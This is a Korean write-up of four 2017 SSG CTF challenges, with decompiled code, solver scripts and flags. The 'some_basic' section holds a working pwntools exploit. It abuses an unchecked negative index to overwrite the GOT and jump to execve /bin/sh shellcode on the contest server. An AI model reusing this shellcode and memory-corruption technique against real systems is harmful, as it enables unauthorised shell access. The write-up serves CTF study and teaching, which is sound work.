# 2017 SSG Write Up

신세계적 해킹대회

SSG.CTF

KSHMK

(AlpegA)

## 1. MIC Test

아아


아

테스트 성공적

SSGCTF{this_is_flag!!}

## 2. some_basic

comment 함수에 보면




```
  v5 = *MK_FP(__GS__, 20);
  memset(v4, 0, sizeof(v4));
  buf = 0;
  v2 = 0;
  v3 = 0;
  puts("*****************************************************");
  printf("id : ");
  read(0, &buf, 0xAu);
  printf("comment : ");
  read(0, v4, 0x200u);
  printf("password: ");
  __isoc99_scanf("%d", *(_DWORD *)&v4[196]);
  puts("Thank you!!!Accept your optinion!!!₩n");
  return *MK_FP(__GS__, 20) ^ v5;
}
```

우리가 원하는 곳에 원하는 값을 넣을 수 있다는 것을 알 수 있다.

그리고 NX가 안걸려 있기 때문에 Note를 만드는 곳에서 Shellcode를 넣고 GOT 값을 Shellcode 주소를 넣으면 짠! 하고 쉘이 뜰 것이다.

그러나 문제점이 있는데



```
      v5 = dword_804B4FC;
      if ( dword_804B4FC && !v4 )
        Comment();
      ++v4;
```

0x804B4FC 주소에 있는 값을 바꿀 수 없다는 것이다.

그래서 딴 문제 풀고 삽질하다가 EditNote에서 **음수 값 확인**을 하지 않고 Note에 접근 하는 변수가 Byte 타입 인 것을 사용해 접근이 가능했다.


만약 입력 값으로 -246 를 입력하면 16진수로 0xFFFFFF0A 가 되며 count2보다 값이 작으므로 Empty 체크를 넘어가고 Byte 타입이기 때문에 윗 6Byte가 짤리면서 최종적으로 0x0A에 접근하게 된다. 따라서 0x804B4FC에 값을 쓸 수 있다.

그 뒤로 위에서 말했듯이 쉘코드로 SSG 하면 된다.

## Python Code

```
from pwn import *

r = remote("35.187.198.163", 36652)

shellcode = "\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\
\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

r.sendlineafter("choice =>","1")
r.sendlineafter("Her age: ","1")
r.sendafter("Her name: ","asdf")
r.sendafter("About her(introduce): ",shellcode)

r.sendlineafter("choice =>","2")
r.sendlineafter("Edit page: ","-246")
r.sendlineafter("Her age: ","1")
r.sendlineafter("Her name: ","asdf")
r.sendlineafter("About her(introduce): ","asdf")

r.sendlineafter("choice =>","5")
r.sendlineafter("id : ","mk")
r.sendafter("comment : ","A"*196+p32(0x804B010))
r.sendlineafter("password: ","134525138")

r.interactive()
```


## 3. Speed_Test



```
  memset(v9, 0, sizeof(v9));
  *(_DWORD *)v5 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  strncpy(v9, argv[1], 28u);
  strncpy(v5, v9, 12u);
  sub_80484CD(v4, (int *)v5);
  sub_8048760(v9, v4, 0);
```

Main내부 내용이다. 외부 인자로 값을 보내는데 잠깐 분석하면 입력 값의 12Byte를 테이블 만드는데 쓴다는 것을 알 수 있다. 이때 문제 설명을 보면 키 포맷이 “PASS_SSGCTF{****}” 되는데 12글자가 이미 알려져 있어서 그냥 넘어갈 수 있었다.

이후 비교 부분파트로 넘어가면



```
  for ( i = 0; i <= 3; ++i )
    s1[i] = *(&a1[a3] + i);
  s1[0] ^= a2[a3];
  s1[1] ^= a2[a3 + 1];
  s1[2] ^= a2[a3 + 2];
  s1[3] ^= LOBYTE(a2[a3 + 3]);
  for ( j = 0; j <= 3; ++j )
  {
    v6 = (unsigned __int8)s1[j];
    s1[j] ^= dword_804E060[v6];
    if ( j & 1 )
      s1[j] = (unsigned __int8)s1[j] >> 2;
    else
      s1[j] *= 4;
    s1[j] += LOBYTE(dword_804EC60[255 - v6]);
  }
  if ( !strncmp(s1, (const char *)(4 * a3 + 0x804F060), 4u) )
    sub_8048942(a1, a2, a3 + 1);
  v3 = *MK_FP(__GS__, 20) ^ v8;
}
```

a1이 입력값 a2가 Table a3가 idx인데


연산 부분을 보면 글자 각각 연산을 수행하고 비교하기 때문에 글자들을 BruteForce로 알아낼 수 있었다. 그래서 테이블을 모두 뽑아내고 BruteForce 돌리는 프로그램을 코딩했다

## Python Code

```
COMP = [0x27CA4C1E, 0x0B3348E1, 0x518327CA, 0x4CD40B33, 0x65605183, 0x60CC4CD4, 0x438F6560,
0x382B60CC, 0x285C438F, 0x22C5382B, 0x3BD3285C, 0x5CA022C5, 0x42A23BD3, 0x5EE15CA0,
0x36E242A2, 0x6CF05EE1, 0x5CFC36E2, 0x20E86CF0, 0x1C605CFC, 0x6C1420E8, 0x7FC1C60,
0x3C6D6C14, 0x607807FC, 0x0D4E3C6D, 0x20A06078, 0x3EAA0D4E, 0x527D20A0, 0x48D33EA]
ARRAY= [0x2C7E0C9,0x19F3C7D9,0x5E720E10,0x9F3E6290,0x0F180D11F,0x6DDF3EAC,0x0F3951A75,
0x7D09CA5B,0x6A7D125A,0x55317226,0x483F2B68,0x3EAB25D9,0x0DCEE4DE2,0x1C0EFC17,
0x77C0653C,0x545ACA46,0x6DACA82B,0x55F3C9F,0x78E49571,0x4EFA4F91,0x0C9B49F59,
0x0D66F776D,0x42F1CC2D,0x3DA7A711,0x0F9EC6792,0x2976658,0x9C3BCA8A,0x780ABBDC,
0x0A5356511,0x0EFA13B37,0x271C981,0x47F70B86,0x3FAAE150,0x5E318D8C,0x4D8311E0,
0x0F5974F0A,0x0C87D17A8,0x0C3B0F98E,0x0C52F5EAD,0x71525E51,0x87CC0AFB,
0x16FEF99E,0x8AE6FEC5,0x4C221CE7,0x0E77C3C79,0x4FB5561C,0x9CC8A68E,0x6579CD9E]
E060=[0x2989A1A8,0x5858184,0x16C6D2D4,0x13C3D3D0,0x14445054,0x1D0D111C,0x2C8CA0AC,
0x25052124,0x1D4D515C,0x3434340,0x18081018,0x1E0E121C,0x11415150,0x3CCCF0FC,
0x0ACAC2C8,0x23436360,0x28082028,0x4444044,0x20002020,0x1D8D919C,0x20C0E0E0,
0x22C2E2E0,0x8C8C0C8,0x17071314,0x2585A1A4,0x0F8F838C,0x3030300,0x3B4B7378,
0x3B8BB3B8,0x13031310,0x12C2D2D0,0x2ECEE2EC,0x30407070,0x0C8C808C,0x3F0F333C,
0x2888A0A8,0x32023230,0x1DCDD1DC,0x36C6F2F4,0x34447074,0x2CCCE0EC,0x15859194,
0x0B0B0308,0x17475354,0x1C4C505C,0x1B4B5358,0x3D8DB1BC,0x1010100,0x24042024,
0x1C0C101C,0x33437370,0x18889098,0x10001010,0x0CCCC0CC,0x32C2F2F0,0x19C9D1D8,
0x2C0C202C,0x27C7E3E4,0x32427270,0x3838380,0x1B8B9398,0x11C1D1D0,0x6868284,
0x9C9C1C8,0x20406060,0x10405050,0x2383A3A0,0x2BCBE3E8,0x0D0D010C,0x3686B2B4,
0x1E8E929C,0x0F4F434C,0x3787B3B4,0x1A4A5258,0x6C6C2C4,0x38487078,0x2686A2A4,
0x12021210,0x2F8FA3AC,0x15C5D1D4,0x21416160,0x3C3C3C0,0x3484B0B4,0x1414140,
0x12425250,0x3D4D717C,0x0D8D818C,0x8080008,0x1F0F131C,0x19899198,0x0,
0x19091118,0x4040004,0x13435350,0x37C7F3F4,0x21C1E1E0,0x3DCDF1FC,0x36467274,
0x2F0F232C,0x27072324,0x3080B0B0,0x0B8B8388,0x0E0E020C,0x2B8BA3A8,0x2282A2A0,
0x2E4E626C,0x13839390,0x0D4D414C,0x29496168,0x3C4C707C,0x9090108,0x0A0A0208,
0x3F8FB3BC,0x2FCFE3EC,0x33C3F3F0,0x5C5C1C4,0x7878384,0x14041014,0x3ECEF2FC,
0x24446064,0x1ECED2DC,0x2E0E222C,0x0B4B4348,0x1A0A1218,0x6060204,0x21012120,
0x2B4B6368,0x26466264,0x2020200,0x35C5F1F4,0x12829290,0x0A8A8288,0x0C0C000C,
0x3383B3B0,0x3E4E727C,0x10C0D0D0,0x3A4A7278,0x7474344,0x16869294,0x25C5E1E4,
0x26062224,0x808080,0x2D8DA1AC,0x1FCFD3DC,0x2181A1A0,0x30003030,0x37073334,
0x2E8EA2AC,0x36063234,0x15051114,0x22022220,0x38083038,0x34C4F0F4,0x2787A3A4,
0x5454144,0x0C4C404C,0x1818180,0x29C9E1E8,0x4848084,0x17879394,0x35053134,
0x0BCBC3C8,0x0ECEC2CC,0x3C0C303C,0x31417170,0x11011110,0x7C7C3C4,0x9898188,
0x35457174,0x3BCBF3F8,0x1ACAD2D8,0x38C8F0F8,0x14849094,0x19495158,0x2828280,
0x4C4C0C4,0x3FCFF3FC,0x9494148,0x39093138,0x27476364,0x0C0C0C0,0x0FCFC3CC,
0x17C7D3D4,0x3888B0B8,0x0F0F030C,0x0E8E828C,0x2424240,0x23032320,0x11819190,
0x2C4C606C,0x1BCBD3D8,0x2484A0A4,0x34043034,0x31C1F1F0,0x8484048,0x2C2C2C0,
0x2F4F636C,0x3D0D313C,0x2D0D212C,0x404040,0x3E8EB2BC,0x3E0E323C,0x3C8CB0BC,
0x1C1C1C0,0x2A8AA2A8,0x3A8AB2B8,0x0E4E424C,0x15455154,0x3B0B3338,0x1CCCD0DC,
0x28486068,0x3F4F737C,0x1C8C909C,0x18C8D0D8,0x0A4A4248,0x16465254,0x37477374,
0x2080A0A0,0x2DCDE1EC,0x6464244,0x3585B1B4,0x2B0B2328,0x25456164,0x3ACAF2F8,
0x23C3E3E0,0x3989B1B8,0x3181B1B0,0x1F8F939C,0x1E4E525C,0x39C9F1F8,0x26C6E2E4,
0x3282B2B0,0x31013130,0x2ACAE2E8,0x2D4D616C,0x1F4F535C,0x24C4E0E4,0x30C0F0F0,
0x0DCDC1CC,0x8888088,0x16061214,0x3A0A3238,0x18485058,0x14C4D0D4,0x22426260,
0x29092128,0x7070304,0x33033330,0x28C8E0E8,0x1B0B1318,0x5050104,0x39497178,
0x10809090,0x2A4A6268,0x2A0A2228,0x1A8A9298]
EC60=[0x8303838,0x0C8E0E828,0x0D212C2D,0x86A2A426,0x0CFC3CC0F,0x0CED2DC1E,
0x83B3B033,0x88B0B838,0x8FA3AC2F,0x40606020,0x45515415,0x0C7C3C407,0x44404404,
0x4F636C2F,0x4B63682B,0x4B53581B,0x0C3C3C003,0x42626022,0x3333033,0x85B1B435,
0x9212829,0x80A0A020,0x0C2E2E022,0x87A3A427,0x0C3D3D013,0x81919011,0x1111011,
0x6020406,0x0C101C1C,0x8CB0BC3C,0x6323436,0x4B43480B,0x0CFE3EC2F,0x88808808,
0x4C606C2C,0x88A0A828,0x7131417,0x0C4C0C404,0x6121416,0x0C4F0F434,0x0C2C2C002,
0x45414405,0x0C1E1E021,0x0C6D2D416,0x0F333C3F,0x0D313C3D,0x8E828C0E,
0x88909818,0x8202828,0x4E424C0E,0x0C6F2F436,0x0E323C3E,0x85A1A425,0x0C9F1F839,
0x0D010C0D,0x0CFD3DC1F,0x0C8D0D818,0x0B23282B,0x46626426,0x4A72783A,
0x7232427,0x0F232C2F,0x0C1F1F031,0x42727032,0x42424002,0x0C4D0D414,0x41414001,
0x0C0C0C000,0x43737033,0x47636427,0x8CA0AC2C,0x8B83880B,0x0C7F3F437,
0x8DA1AC2D,0x80808000,0x0F131C1F,0x0CAC2C80A,0x0C202C2C,0x8AA2A82A,0x4303434,
0x0C2D2D012,0x0B03080B,0x0CEE2EC2E,0x0C9E1E829,0x4D515C1D,0x84909414,
0x8101818,0x0C8F0F838,0x47535417,0x8EA2AC2E,0x8000808,0x0C5C1C405,0x3131013,
0x0CDC1CC0D,0x86828406,0x89B1B839,0x0CFF3FC3F,0x4D717C3D,0x0C1C1C001,
0x1313031,0x0C5F1F435,0x8A82880A,0x4A62682A,0x81B1B031,0x0C1D1D011,0x202020,
0x0C7D3D417,0x2020002,0x2222022,0x4000404,0x48606828,0x41717031,0x7030407,
0x0CBD3D81B,0x8D919C1D,0x89919819,0x41616021,0x8EB2BC3E,0x0C6E2E426,
0x49515819,0x0CDD1DC1D,0x41515011,0x80909010,0x0CCD0DC1C,0x8A92981A,
0x83A3A023,0x8BA3A82B,0x0C0D0D010,0x81818001,0x0F030C0F,0x47434407,0x0A12181A,
0x0C3E3E023,0x0CCE0EC2C,0x8D818C0D,0x8FB3BC3F,0x86929416,0x4B73783B,
0x4C505C1C,0x82A2A022,0x81A1A021,0x43636023,0x3232023,0x4D414C0D,0x0C8C0C808,
0x8E929C1E,0x8C909C1C,0x0A32383A,0x0C000C0C,0x0E222C2E,0x8AB2B83A,0x4E626C2E,
0x8F939C1F,0x4A52581A,0x0C2F2F032,0x82929012,0x0C3F3F033,0x49414809,
0x48707838,0x0CCC0CC0C,0x5111415,0x0CBF3F83B,0x40707030,0x45717435,0x4F737C3F,
0x5313435,0x101010,0x3030003,0x44606424,0x4D616C2D,0x0C6C2C406,0x44707434,
0x0C5D1D415,0x84B0B434,0x0CAE2E82A,0x9010809,0x46727436,0x9111819,0x0CEF2FC3E,
0x40404000,0x2121012,0x0C0E0E020,0x8DB1BC3D,0x5010405,0x0CAF2F83A,0x1010001,
0x0C0F0F030,0x0A22282A,0x4E525C1E,0x89A1A829,0x46525416,0x43434003,0x85818405,
0x4101414,0x89818809,0x8B93981B,0x80B0B030,0x0C5E1E425,0x48404808,0x49717839,
0x87939417,0x0CCF0FC3C,0x0E121C1E,0x82828002,0x1212021,0x8C808C0C,0x0B13181B,
0x4F535C1F,0x47737437,0x44505414,0x82B2B032,0x0D111C1D,0x5212425,0x4F434C0F,
0x0, 46424406,0x0CDE1EC2D,0x48505818,0x42525012,0x0CBE3E82B,0x4E727C3E,
0x0CAD2D81A,0x0C9C1C809,0x0CDF1FC3D,0x303030,0x85919415,0x45616425,0x0C303C3C,
0x86B2B436,0x0C4E0E424,0x8BB3B83B,0x4C707C3C,0x0E020C0E,0x40505010,0x9313839,
0x6222426,0x2323032,0x84808404,0x49616829,0x83939013,0x7333437,0x0C7E3E427,
0x4202424,0x84A0A424,0x0CBC3C80B,0x43535013,0x0A02080A,0x87838407,0x0C9D1D819,
0x4C404C0C,0x83838003,0x8F838C0F,0x0CEC2CC0E,0x0B33383B,0x4A42480A,0x87B3B437,
0x27CA4C1E,0x0B3348E1,0x518327CA,0x4CD40B33,0x65605183,0x60CC4CD4,0x438F6560,
0x382B60CC,0x285C438F,0x22C5382B,0x3BD3285C,0x5CA022C5,0x42A23BD3,0x5EE15CA0,
0x36E242A2,0x6CF05EE1,0x5CFC36E2,0x20E86CF0,0x1C605CFC,0x6C1420E8,0x7FC1C60,
0x3C6D6C14,0x607807FC,0x0D4E3C6D,0x20A06078,0x3EAA0D4E,0x527D20A0,0x48D33EAA]
def LOLING(idx):
    for i in range(0x20,0x80):
        k = i ^ (ARRAY[idx+3] & 0xff)
        t = k
        k ^= E060[t]&0xff
        k = k >> 2
        k += EC60[255-t] & 0xff
        if k == (COMP[idx] >> 24):
            print hex(i),chr(i)

for i in range(15):
    print "--------"
    LOLING(i+9)
```

코드가 좀 길지만 무시하기로 하고
여러 개가 나오는 경우가 있었는데 문장이 되도록 하면서 조합한 뒤 프로그램에 돌려보고 막히는 부분이 있으면 다른 글자를 쓰는 일을 했다. 사실 Angr로 풀까 했는데 Angr가 고장 나 있어서 다시 설치하기 귀찮았다.
PASS_SSGCTF{E@sy_Ang4_2nj0y}

## 4. Word Master



```
if ( connect(fd, &addr, 0x10u) >= 0 )
{
  puts("== ] WORD MASTER [ ==₩n");
  sc = (int (__fastcall *)(_QWORD, _QWORD))s;
  while ( 1 )
  {
    memset(s, 0, 0x1000uLL);
    memset(buf, 0, 0x1000uLL);
    readn((unsigned int)fd, s, 4096LL);
    v5 = 0;
    if ( memcmp(s, &unk_400DB9, 5uLL) )
    {
      puts("₩n");
      v5 = sc(buf, &unk_400DB9);
    }
    if ( !v5 )
      break;
    if ( v5 != 2 )
      write(fd, buf, 8uLL);
  }
  puts("Failed.. :P₩n");
  result = 0;
}
```

어디에서 본거 같지만 무시하고

서버에서 코드가 오고 우리가 단어를 맞추면 되는 문제였다

2 페이즈로 나눠지는데 첫 페이즈는 그냥 코드 파싱을 하면 됐기 때문에 간단했다.

2번째 페이즈는 첫 번째 단어를 토대로 코드를 복호화 하고 2번째 단어는 더하고 빼고 XOR하기에 Angr 돌릴까 하다가 Case가 별로 없는 거 같아서 바이트 비교를 하려고 했다. 근데 첫 번째 단어만 보내면 서버에서 OK 하길레 그냥 이전까지 한 것들이 삽질이 되었다. 아마도 문제 오류인거 같다.

Python Code

```
from pwn import *
from time import sleep

def Calcer(t1,t2,t3):
    if t1 == 04:
        return (t3+t2) & 0xff
    if t1 == 0x2c:
        return (t3-t2) & 0xff
    if t1 == 0xfe:
        if t2 == 0xc0:
            return (t3+1) & 0xff
        if t2 == 0xc8:
            return (t3-1) & 0xff
    if t1 == 0x34:
        return t3 ^ t2
    if t1 == 0xb0:
        return t2

context.arch = 'amd64'
r = remote("35.187.198.163",33333)
sleep(0.5)
r.recv(4096)
sleep(0.5)
r.recv(4096)
sleep(0.5)
for i in range(30):
    r.recv(4096)
    sleep(0.5)
    K = r.recv(4096)
    text = K[0x24]+K[0x2a]+K[0x31]+K[0x38]+K[0x3f]+K[0x46]+K[0x4d]+K[0x54]
    print text
    r.send(text)
print "Phase 2 ------------------"
for i in range(20):
    r.recv(4096)
    sleep(0.5)
    K = r.recv(4096)
    p1 = p64(u64(K[0x67:0x6f]) ^ 0x9090909090909090)
    print p1
    r.send(p1)
    continue
    T = ""
    for i in range(105):
        T += chr(ord(K[i+0x6f]) ^ ord(p1[i%8]))
    p2 = ""
    t = 0
    for i in range(8):
        print hex(ord(T[t+0])),hex(ord(T[t+1])),hex(ord(T[t+2])),hex(ord(T[t+3]))
        k = Calcer(ord(T[t]),ord(T[t+1]),0)
        k = Calcer(ord(T[t+2]),ord(T[t+3]),k)
        p2 += chr(k)
        if i == 0:
            t += 9
        else:
            t += 10
    print p1+p2
```

```
r.recv(4096)
sleep(0.5)
K = r.recv(4096)
f = open("LOL","wb")
f.write(K)
f.close()
```

LOL로 파일이 저장되고 nc -lp 33333 〈 LOL 하고 ./wm 127.0.0.1 하면 플레그가 나온다.

SSGCTF{C0ngrAts_N0w_u_4Re_W0000RD_M4sSsTer!!!}